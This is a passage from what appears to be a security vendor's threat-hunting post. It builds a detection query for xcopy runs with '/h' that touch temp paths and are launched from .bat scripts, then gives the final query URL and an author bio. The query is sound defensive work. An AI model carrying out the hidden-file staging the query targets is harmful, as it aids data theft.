
Using this and the previous information we’ve already learned about File Events, we can create a much more specific query that is looking for file events with ‘temp’ in the file path and associated with an owner process of Xcopy and ‘/h’ in the command line.
We can also further tie this down by adding the Parent Process element with a command line that contains ‘.bat’ :



File path matches pattern *temp*

file access events, which have owner processes , which have parent processes


Building query pt1



Process name matches word xcopy.exe Command line matches pattern */h*

processes, which are owner processes of file access events, which have parent processes

Building query pt2



Command line matches pattern *.bat*

processes, which are parent processes of processes, which are owner processes of file access event

Building query pt3

Applying this query to the 'real-world' brought our numbers down from the previous result of 3000+ in a single environment to just over 400 across our entire customer base. There will still very much be false positives in your own results but combining this with proper baselines for your organization will make this query all the more useful.

```
http://<your server address>/#/s/search?queryString=1<-FileAccessEvent"path:$*temp*"->ownerProcess"elementDisplayName:)xcopy.exe,commandLine:$*%2Fh*"->parentProcess"commandLine:$*.bat*"&viewDetails=false
```

About The Researchers

Derrick Masters, Principal Security Analyst, Cybereason Global SOC

Derrick Masters is a Senior Security Analyst with the Cybereason Global SOC team. He is involved with threat hunting and purple teaming. Derrick's professional certifications include GCFA, GCDA, GPEN, GPYC, and GSEC.